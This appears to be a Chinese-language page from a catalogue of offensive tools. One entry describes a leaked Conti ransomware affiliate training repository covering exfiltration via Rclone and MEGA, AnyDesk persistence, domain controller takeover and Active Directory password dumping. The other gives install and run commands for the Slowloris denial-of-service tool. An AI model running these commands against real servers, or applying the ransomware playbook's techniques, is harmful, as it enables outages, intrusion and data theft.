
Conti Pentester Guide Leak - Repository 包含泄露给 Conti 勒索软件集团附属机构的渗透测试材料 。
主题包括:
- 使用 MEGA 配置 Rclone 以进行数据泄露
- 将 AnyDesk 配置为对受害者网络的持久性和远程访问
- 在公司被黑网络中提升并获得管理员权限
- 接管域控制器
- 从 Active Directory 中转储密码
注意: vx-underground.org在 此处 获得了更多 Conti 勒索软件操作员使用的培训材料和工具 。
图片来自 https://github.com/ForbiddenProgrammer/conti-pentester-guide-leak

🔙 slowloris
Slowloris 是一种拒绝服务 (DoS) 攻击,涉及以捆绑服务器资源的方式向 Web 服务器发送 HTTP 请求,使其无法处理合法请求。
这种攻击通常使用僵尸网络进行,它被设计为难以检测和缓解,因为它使用相对较少的连接并且不会产生大量流量。
安装:(点)
sudo pip3 install slowloris
安装:(Git)
git clone https://github.com/gkbrk/slowloris.git
cd slowloris
用法:
# Pip
slowloris example.com

# Git
python3 slowloris.py example.com